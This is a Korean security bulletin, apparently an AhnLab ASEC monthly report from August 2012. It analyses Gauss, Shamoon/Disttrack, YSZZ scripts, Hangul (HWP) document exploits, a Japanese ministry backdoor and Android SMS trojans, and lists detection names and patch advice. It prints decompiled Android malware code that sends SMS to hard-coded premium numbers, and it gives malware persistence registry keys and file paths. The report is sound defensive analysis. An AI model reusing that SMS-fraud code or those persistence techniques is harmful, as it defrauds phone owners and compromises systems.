2012년 8월 9일 해외 보안 업체 카스퍼스키(Kaspersky)에서 블로그 'Gauss: Nation-state cyber-surveillance meets banking Trojan' 와 함께 분석 보고서인 'Gauss:Abnormal Distribution' 을 공개했다.

이번에 공개한 분석 보고서에서 Gauss로 명명된 악성코드가 발견됐으며 해당 악성코드들이 기존에 발견됐던 Duqu와 Stuxnet의 변형으로 알려진 Flame과 높은 유사도를 가진 것으로 밝혔다.

[그림 1-48]은 카스퍼스키에서 공개한 Gauss 악성코드의 전체적인 구조로, Duqu, Stuxnet, Flame과 유사한 모듈화된 형태를 가졌다.



그림 1-48 | Gauss 악성코드의 전체적인 구조

해당 악성코드의 특징은 아래와 같으며 Flame과 유사한 특징들이 발견됐다.

1) 2011년 9월에서 10월 사이에 제작 및 유포된 것으로 추정되며 제작 이후 수차례 모듈 업데이트 및 C&C 서버 주소가 변경됨.
2) 웹 브라우저 인젝션 이후 사용자 세션을 가로채는 기법으로 사용자 암호, 브라우저 쿠키 및 히스토리 수집
3) 감염된 PC에서 네트워크 정보, 프로세스, 폴더, BIOS와 CMOS 정보들 수집
4) USB를 통해 다른 PC로 전파되며 사용된 취약점은 Stuxnet에서 최초 악용됐던 'MS10-046: Windows 셸의 취약성으로 인한 원격 코드 실행 문제' 사용
5) Palida Narrow 폰트 설치
6) C&C 서버와 통신 후 수집한 정보들 모두 전송하고 다른 모듈들을 다운로드

악성코드가 수집하는 정보들은 아래와 같으며 Stuxnet과 같이 시스템 파괴 등의 목적보다는 정보 수집을 주된 목적으로 한다.

1) 컴퓨터명, 윈도우 버전, 실행 중인 프로세스 리스트
2) Program Files 폴더의 디렉토리 리스트
3) 감염된 PC의 인터넷 익스플로러 버전
4) 네트워크 및 DNS 정보
5) 쿠키를 검색해서 다음 문자열이 있는지 검색한 후 웹 페이지 접속 시 사용자 암호 추출(대상: paypal, mastercard, eurocard, visa, americanexpress, bankofbeirut, eblf, blombank, byblosbank, citibank, fransabank, yahoo, creditlibanais, amazon, facebook, gmail, hotmail, ebay, maktoob)

분석 보고서에 따르면 Gauss 악성코드는 특정 금융 정보나 개인 정보를 탈취하기 보다는 Flame 악성코드와 같이 특정 조직의 금융 정보를 포함한 다양한 정보들을 수집하기 위해 제작된 것으로 추정된다.

<V3 제품군의 진단명>

- Trojan/Win32.Mediyes
- JS/Gauss
- Win-Trojan/Gauss.1310208
- Win-Trojan/Gauss.270336
- Win-Trojan/Gauss.194560
- Win-Trojan/Gauss.172032
- Win-Trojan/Gauss.397312
- Win-Trojan/Gauss.430080

YSZZ 스크립트 악성코드의 지속 발견

ASEC에서는 중국에서 제작된 것으로 추정되는 공다팩으로 명명된 스크립트 형태의 악성코드가 지속적으로 발견되고 있다고 발표한 바 있다.

- 7월 30일 – 공다팩의 스크립트 악성코드 증가

그런데 최근 들어 공다팩 이외에 YSZZ로 명명된 스크립트 악성코드가 버전을 계속 변경하면서 유포되고 있는 것이 발견됐다. 7월 3일 발견된 스크립트 악성코드는 [그림 1-49]와 같이 올해 상반기부터 발견되기 시작한 다른 YSZZ 스크립트 악성코드 변형들과 동일한 0.3 버전의 스크립트였다.



그림 1-49 | 0.3 버전의 YSZZ 스크립트

이후 8월 3일 발견된 YSZZ 스크립트 악성코드는 [그림 1-50]과 같이 0.8 VIP 버전으로 업데이트됐다.



그림 1-50 | 0.8 VIP 버전의 YSZZ 스크립트

마지막으로 8월 11일 주말에 발견된 YSZZ 스크립트 악성코드는 [그림 1-51]과 같이 0.9 VIP 버전으로 다시 업데이트됐다.



그림 1-51 | 0.9 VIP 버전의 YSZZ 스크립트

공다팩과 YSZZ 스크립트 악성코드 모두 플래시 플레이어나 자바같은 일반 애플리케이션(이하 앱)들의 취약점을 악용해 다른 온라인 게임 관련 악성코드나 원격 제어가 가능한 백도어 형태의 악성코드들의 감

염을 시도하는 특징이 있다.
그러므로 운영 체제와 자주 사용하는 앱의 취약점을 제거하는 보안 패치들을 주기적으로 설치하는 것이 중요하다.

〈V3 제품군의 진단명〉
HTML/Downloader
JS/Downloader
JS/Agent

〈TrusGuard 탐지/차단명〉
javascript_malicious_yszz(HTTP)
javascript_malicious_yszz-2(HTTP)

사우디아라비아 정유 업체를 공격한 Disttrack 악성코드

8월 17일 ASEC에서는 8월 15일 공개된 외국 언론 'Saudi Aramco says virus shuts down its computer network' 을 통해 사우디아라비아의 정유 업체인 Saudi Aramco에 특정 악성코드에 의한 피해가 발생한 것을 확인했다.
ASEC에서 추가적으로 관련 정보를 수집하는 과정에서 시만텍(Symantec)에서 'The Shamoon Attacks' 로 명명한 보안 위협과 관련됐음을 파악했다.
Shamoon 보안 위협과 관련된 악성코드는 Disttrack로 명명됐으며, 크게 3가지 기능을 가진 악성코드들이 모듈 형태로 동작하도록 설계됐다.

- 드롭퍼(Dropper) – 다른 기능을 수행하는 악성코드들을 생성하는 메인 악성코드
- 와이퍼(Wiper) – 실질적인 MBR(Master Boot Record)를 파괴하는 악성코드
- 리포터(Reporter) – 공격자에게 감염된 시스템의 현황을 보고하는 악성코드

이 악성코드는 관리 목적의 공유 폴더인 ADMIN$, C$, D$와 E$를 통해 네트워크에 이웃한 시스템으로 자신의 복사본을 전송하여 생성한다. 그리고 감염된 시스템에 존재하는 JPEG 파일을 임의의 데이터로 덮어씀으로써 이미지 파일을 정상적으로 사용하지 못하게 하며 감염된 시스템의 MBR을 파괴해 시스템의 정상적인 부팅과 사용을 방해한다.
8월 현재 Disttrack 악성코드가 계획적으로 정유 업체들을 공격했는지에 대해서는 명확하게 알 수없는 상황이다. 그러나 일반적인 타깃 공격과 다르게 내부 정보 유출 없이 시스템 파괴 기능만 가지고 있다는 점은 특이 사항으로 볼 수 있다.
Shamoon 보안 위협과 관련해 Disttrack로 명명된 악성코드는 V3 제품군에서 모두 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Win-Trojan/Disttrack.989184
Win-Trojan/Disttrack.133120
Win-Trojan/Disttrack.27280
Win-Trojan/Disttrack.989184.B
Win-Trojan/Disttrack.194048
Win-Trojan/Disttrack.31632
Win-Trojan/Disttrack.532992
Win-Trojan/Disttrack.227840
Win-Trojan/Disttrack.155136

악성코드 감염으로 알려진 일본 재무성 침해 사고

2012년 7월 21일 일본 언론을 통해 일본 재무성이 2010년에서 2011년 2년 사이에 악성코드에 감염됐으며 이로 인해 내부 정보가 유출됐을 것으로 추정된다는 기사가 발표됐다.
ASEC에서는 해당 침해 사고와 관련한 추가적인 정보를 확인하는 과정에서 관련 악성코드를 확보했다. 이 악성코드는 약 1년 전인 2011년 9월경에 발견된 것으로 파악된다.
해당 악성코드를 실행하면 파일이 실행된 동일한 경로에 아래의 파일을 생성하고 정상 시스템 프로세스인 explorer.exe에 스레드로 인젝션된다.

– C:₩[악성코드 실행 경로]₩tabcteng.dll(114,688바이트)

그리고 아래의 레지스트리 경로에 키 값을 생성하여 재부팅 시에도 자동 실행되도록 구성한다.

– HKLM₩SYSTEM₩ControlSet001₩Services₩Netman₩Parameters₩ServiceDll
"C:₩[악성코드 실행 경로]₩tabcteng.dll"

또한 감염된 시스템에 존재하는 인터넷 익스플로러의 실행 파일 iexplorer.exe를 실행해 HTTP로 외부에 존재하는 시스템으로 접속을 시도하나 테스트 당시에는 접속되지 않았다. 해당 악성코드는 전형적인 백도어로, 생성된 tabcteng.dll(114,688바이트) 파일이 실질적으로 악의적인 기능을 수행한다.

– 키보드 입력을 가로채는 키로깅(Keylogging)
– 파일 생성 및 삭제
– 폴더 생성 및 삭제
– 운영 체제 정보 전송

이를 미루어 봤을 때 해당 악성코드는 감염된 시스템을 거점으로 내부 네트워크의 다양한 정보들을 수집하기 위해 제작된 것으로 추정된다.
이번에 발견된 일본 재무성 침해 사고 관련 악성코드는 V3 제품 군에서 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Dropper/Win32.Agent
Trojan/Win32.Agent.

usp10.dll 파일을 생성하는 악성코드의 버그 발견

8월 17일 늦은 밤 해킹된 사이트를 통해서 유포됐던, usp10.dll 파일을 생성하는 악성코드에 버그가 존재했다. 이는 악성코드 제작자의 실수로 보여지며 이후 수정해서 재배포한 것으로 확인됐다.

이 악성코드는 윈도우 시스템 파일인 ws2help.dll 파일을 변경하고, 손상된 PE구조를 가진 usp10.dll 파일을 생성해서 윈도우 시작 시 [그림 1-52]와 같은 오류를 발생시킨다.



그림 1-52 | 윈도우 시작 시 손상된 usp10.dll 파일을 로딩하면서 나타나는 오류

정상 usp10.dll 파일은 윈도우 시스템 폴더와 일부 응용 프로그램(MS 오피스 등)이 설치된 폴더에 위치한다. 하지만 악성코드에 감염되면 [그림 1-53]과 같이 시스템 드라이브 대부분의 폴더에 손상된 usp10.dll 파일을 생성해 해당 경로의 응용 프로그램 실행 시 usp10.dll 파일을 로딩하면서 오류를 발생시킨다. 단, 응용 프로그램은 정상적으로 실행된다.



그림 1-53 | 감염 후 usp10.dll 파일이 생성되는 경로

그림 1-54 | 인터넷 익스플로러 실행 시 손상된 usp10.dll에 의해서 발생한 오류

생성된 usp10.dll 파일의 PE 헤더를 보면 [그림 1-55]와 같이 MZ 값이 중복되게 쓰여져서 로딩 시 오류가 발생하는 것이다.



그림 1-55 | usp10.dll 헤더 정보

악성코드 감염 시 다른 악성코드를 다운로드한 후 시스템 정보(MAC, OS 정보 등)를 전송한다.



그림 1-56 | 817exe.txt 악성파일 다운로드 패킷

그림 1-57 | 시스템 정보 전송 패킷

생성된 usp10.dll 파일은 정상 PE 파일이 아니기 때문에 일반적으로 백신 제품에서 진단되지 않는다. 따라서 파일 검색을 통한 수동 삭제가 필요한데, 시스템 파일 및 숨김 속성으로 변경되어 있어 윈도우 탐색기에서 확인은 가능하나 검색은 되지 않는다.

그림 1-58 | usp10.dll 파일 속성

이런 경우 [그림 1-59]와 같이 attrib 명령을 이용하여 시스템 파일 및 숨김 속성을 해제하면 검색이 가능하다.



그림 1-59 | attrib 명령을 이용한 파일 속성 해제

이후 파일 이름과 크기를 지정해 검색된 usp10.dll 파일을 찾아 삭제하면 된다.



그림 1-60 | usp10.dll 파일 검색 조건 및 결과

〈V3 제품군의 진단명〉

Dropper/Win32.OnlineGameHack (2012.08.18.00)

Win-Trojan/Onlinegamehack.80896.BE (2012.08.17.05)

Trojan/Win32.OnlineGameHack (2012.08.18.00)

Win-Trojan/Agent.24592.G (2012.08.22.00)

스크랩된 기사 내용을 이용하는 악성 한글 파일

악성코드 유포 1주일 이내에 등록된 특정 언론사의 기사 내용을 그대로 복사하거나 해외 뉴스를 스크랩한 형태의 악성 한글(hwp) 파일이 발견됐다.



그림 1-61 | 언론 기사 내용으로 위장한 악성코드

언론사의 기사로 위장한 악성코드는 아래의 파일을 생성한 후 부팅 시 자동 실행하기 위해 생성된 파일을 서비스로 등록한다. 해당 파일은 키로거 등 다양한 정보 유출 기능을 가지고 있는 백도어다.

- C:₩Documents and Settings₩All Users₩Application Data ₩SxS.DLL

이 악성코드는 다음의 파일에 키로깅 데이터를 저장하고 제작자가 원하는 시점에 저장된 파일을 수집한다.

- C:₩Documents and Settings₩All Users₩Application Data ₩SSK.LOG

8월 13일 유포가 확인된 악성코드가 8월 9일에 등록된 기사를 단시간 내에 도용했다는 점이 흥미롭다.



그림 1-62 | 기사 스크랩으로 위장한 악성코드

악성코드 제작자가 원하는 것은 감염된 PC를 지속적으로 모니터링하고 정보를 가져오는 것이다. 두 악성코드는 공통적으로 [그림 1-63]과 같이 소프트웨어 취약점을 공격해 악성코드를 실행한다. 이후 감염원인 악성 한글 파일을 삭제하고 정상 한글 파일을 생성해 사용자가 감염된 원인을 알 수 없게 한다.

그림 1-63 | 악성코드 감염 프로세스

악성코드로 인해 생성되는 파일들의 공통점은 없지만, 동일한 감염 프로세스를 가지고 있고 악성코드에 감염된 후 사용자를 속이기 위해 생성되는 정상 한글 파일의 파일명이 AAAA로 일정하다. 따라서 같은 악성코드 생성 툴을 사용했거나 동일한 제작자일 가능성이 있다.

최근 국내에서 유포되는 악성코드 중 MS나 어도비와 같이 전 세계적으로 널리 사용되는 소프트웨어가 아닌 국내에서 사용되는 프로그램의 취약점을 악용한 형태가 자주 발견되고 있다. 이와 같이 특정 국가나 조직을 대상으로 국지적으로 발견되는 악성코드들은 상대적으로 보안 업체에서 파악하기 어렵기 때문에 감염으로 인한 피해가 클 가능성이 있다. 이러한 악성코드들은 대부분 개인정보 탈취를 목적으로 하기 때문에 자동 업데이트를 설정하는 등 피해 예방을 위한 조치가 필요하다.

〈V3 제품군의 진단명〉

Exploit/Hwp.AccessViolation-SEH

Backdoor/Win32.Etso

HWP/Agent

Win-Trojan/Agent.210390

또다시 발견된 한글 취약점을 악용한 문서 파일

ASEC에서는 그동안 지속적으로 한글에 존재하는 취약점을 악용한 악성코드 유포 사례를 발표했다.

– 6월 15일 – 한글 제로데이 취약점을 악용한 악성코드 유포
– 6월 26일 – 알려진 한글 취약점을 악용한 악성코드 유포
– 7월 5일 – 지속적으로 발견되는 취약한 한글 파일 유포
– 7월 25 – 한글 취약점을 악용한 취약한 한글 파일 추가 발견

2012년 8월 13일, 또다시 알려진 한글 취약점을 악용한 문서 파일이 발견됐으며, 그 내용은 [그림 1-64]와 같다.



그림 1-64 | 취약한 한글 파일

이 한글 파일의 구조는 [그림 1-65]와 같으며 새로운 제로데이 취약점은 아니다.



그림 1-65| 취약한 한글 파일의 구조

해당 취약점은 HncTextArt_hplg에 존재하는 스택(Stack)의 경계를 체크하지 않아 발생하는 버퍼 오버플로우(Buffer Overflow)로, 2010년부터 지속적으로 악용돼 왔던 한글 취약점들 중 하나이다. 또한 한글과 컴퓨터에서 관련 취약점에 대한 보안 패치를 제공 중에 있다.

1. 해당 취약점이 존재하는 버전의 한글을 사용하는 시스템에서 취약한 한글 파일이 실행되면 사용자 계정의 임시 폴더에 SUCHOST.EXE(296,448바이트) 파일이 생성된다.
– C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩SUCHOST.EXE

2. 생성된 SUCHOST.EXE 파일은 다시 SxS.DLL(296,448바이트) DLL 파일 1개를 생성해 감염된 시스템에서 실행 중인 모든 프로세스에 스레드로 인젝션된다. 동일한 위치에 생성된 SS.LOG는 감염된 시스템에서 입력된 키로깅과 웹 사이트 접속 기록들을 보관하는 로그 파일이다.
– C:₩Documents and Settings₩All Users₩Application Data₩SxS.DLL
– C:₩Documents and Settings₩All Users₩Application Data₩SS.LOG

3. 생성된 SxS.DLL 파일을 시스템 재부팅 시에도 자동 실행하기 위해 레지스트리에 아래의 키를 생성해 "Windows SxS Services"라는 명칭의 윈도우 서비스로 등록한다.
– HKLM₩SYSTEM₩ControlSet001₩Services₩SxS₩Parameters₩ServiceDll
– "C:₩Documents and Settings₩All Users₩Application Data₩SxS.DLL"

4. 레지스트리 키 생성이 완료되면 취약한 한글 파일에 의해 최초 생성됐던 SUCHOST.EXE 파일을 삭제한다.

SxS.DLL 파일에 의해 스레드 인젝션된 정상 svchost.exe 파일을 통해 홍콩에 위치한 특정 시스템으로 접속을 시도한다. 이후 감염된 시스템에서 입력되는 키보드 입력값을 가로채고 웹 사이트 접근을 모니터링 등 하는 일반적인 백도어 기능을 수행한다. 하지만 분석 당시에는 정상적으로 접속되지 않았다.

이번에 발견된 알려진 한글 취약점을 악용한 악성코드들은 V3 제품군에서 다음과 같이 진단한다.

〈V3 제품군의 진단명〉
Exploit/Hwp.AccessViolation-SEH
Backdoor/Win32.Etso

〈TrusWatcher 탐지명〉
Exploit/HWP.AccessViolation-SEH

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Document(6)APT 공격과 관련된 안드로이드 악성코드 발견

03 악성코드 동향

모바일 악성코드 이슈

2012 런던 올림픽 게임으로 위장한 안드로이드 악성코드

최근 'London 2012 공식 게임'이라는 타이틀로 위장한 악성코드가 발견됐다. 이 악성코드는 러시아의 구글 정식 마켓이 아닌 사설 마켓에서 발견됐다.

해당 악성코드는 런던 올림픽에 대한 사람들의 관심을 이용해 사용자들을 감염시키기 위한 것으로, 악성코드가 설치되면 사용자의 스마트폰 정보를 무단으로 전송하며 [그림 1-66]의 지정 번호로 SMS를 발송한다.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("PREFS", 0);
  int i = localSharedPreferences.getInt("SENDED_SMS_COUNTER_KEY", 0);
  if (!"NO".equals(localSharedPreferences.getString("PAYED_KEY", "NO")))
  {
    if ((((Actor.IS_MF) && (i < 2)) || ((Actor.IS_MF) && (i < 1)))
    {
      String str2 = localSharedPreferences.getString("SMS_DATA_KEY", "");
      SmsManager.getDefault().sendTextMessage(Actor.NUMBER10, null, Actor.PORT_PREF + "+" + str2, null, null);
      scheduleChecking(paramContext);
    }
    while (true)
    {
      return;
      if ((!Actor.IS_MF) && (i == 2))
      {
        String str1 = localSharedPreferences.getString("SMS_DATA_KEY", "");
        SmsManager.getDefault().sendTextMessage(Actor.NUMBER5, null, Actor.PORT_PREF + "+" + str1, null, null);
        scheduleChecking(paramContext);
        continue;
      }
      TextUtils.putSettingsValue(paramContext, "SENDED_SMS_COUNTER_KEY", 0, localSharedPreferences);
    }
  }
}
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(2130903041);
  this.progressBar = ((ProgressBar)findViewById(2131296265));
  this.pleaseWaitString = getResources().getString(2131165194);
  this.actor = new Actor(this, ((TelephonyManager)getSystemService("phone")).getNetworkOperator());
  if (!this.actor.wasInitError())
  {
    initSettings();
    if (this.actor.sendNow())
    {
      initGUI();
      if (!this.actor.isActivated())
        startActivate();
    }
  }
```


그림 1-66 | 디컴파일 코드

```
static
{
  IS_MF = false;
  NUMBER10 = "3855";
  NUMBER1 = "7151";
  NUMBER3 = "8151";
  NUMBER5 = "2855";
  PORT_PREF = "40947";
}
```


그림 1-67 | SMS 전송에 사용되는 번호

그리고 [그림 1-68]과 같이 바탕화면 영역에 광고성의 바로가기 링크('http://m-[XXX].net')를 생성한다.

그림 1-68 | 악성코드가 생성한 바로가기

바로가기 링크를 실행하면 또 다른 악의적인 악성 앱의 다운로드를 유도한다. 추가로 설치된 앱의 아이콘은 [그림 1-69]와 같으며 실행 시 아무 화면도 나오지 않은 채 종료된다.



그림 1-69 | 악성 앱 속성

SMS를 유출하는 ZitMo 안드로이드 악성코드의 변형

ASEC에서는 지난 6월 금융 정보 탈취를 목적으로하는 안드로이드 악성코드 ZitMo(Zeus in the Mobile)가 발견됐음을 발표한 바 있다.

– 2012년 6월 – Zitmo 변형으로 알려진 안드로이드 악성코드

2012년 8월 7일 해외 보안 업체인 카스퍼스키(Kaspersky)에서 블로그 'New ZitMo for Android and Blackberry'를 통해 ZitMo 안드로이드 악성코드의 변형이 발견됐음을 공개했으며 ASEC에서는 해당 악성코드를 확보해 자세한 분석을 진행했다. 이번에 발견된 ZitMo 안드로이드 악성코드의 변형을 안드로이드 스마트폰에 설치하면 [그림 1-70]과 같이 'SMS(Short



그림 1-70 | SMS 송수신 권한을 요구하는 ZitMo 안드로이드 악성코드

Message Service) 송수신 권한’ 을 설치 시 요구한다.
해당 악성 앱을 설치하면 [그림 1-71]과 같이 ‘Zertifikat’ 라는 아이콘이 생성된다. ‘Zertifikat’ 는 독일어로 증명서 또는 인증서를 의미한다.

그림 1-71 | 인증서 프로그램 아이콘으로 위장

설치된 악성 앱을 실행하면 [그림 1-72]의 독일어 메시지가 나타나며, 이는 ‘설치 성공, 정품 인증 코드는 7725486193 입니다’ 를 의미한다.

ZitMo 안드로이드 악성코드는 스마트폰이 재부팅되면 자신의 아이콘을 숨긴 채 감염된 스마트폰으로 송수신되는 모든 SMS들을 특정 휴대전화 번호로 전송한다.

그림 1-72 | 독일어로 표기된 설치 완료 메시지

이런 동작 기법으로 미루어 해당 악성코드는 유럽 지역에서 스마트폰을 이용한 뱅킹 서비스 이용 시 사용자 인증을 위해 인증 번호를 SMS로 전송한다는 점을 악용해 감염된 안드로이드 폰에서 송수신한 인증 번호를 다른 휴대전화로 유출하는 것으로 추정된다.

〈V3 모바일 제품군 진단명〉
Android-Trojan/Zitmo.M

01 보안 동향

보안 통계

8월 마이크로소프트 보안 업데이트 현황

2012년 8월 MS에서 발표한 보안 업데이트는 총 9건으로 긴급 5건, 중요 4건이다. 이 중 취약점을 통해 코드 실행이 가능한 것이 8건이다. 특히 MS12-060(CVE-2012-1856)은 이미 표적 공격에 사용된 것이 확인돼 사용자들의 신속한 보안 업데이트가 요구된다.

긴급
MS12-052 인터넷 익스플로러 누적 보안 업데이트
MS12-053원격 데스크톱의 취약점으로 인한 원격 코드 실행
MS12-054 윈도우 네트워킹 구성 요소의 취약점으로 인한 원격 코드 실행
MS12-058 Microsoft Exchange Server WebReady 문서 보기 취약점으로 인한 원격 코드 실행
MS12-060 윈도우 공용 컨트롤의 취약점으로 인한 원격 코드 실행

중요
MS12-055 윈도우 Kernel Mode Driver취약점으로 인한 권한 상승
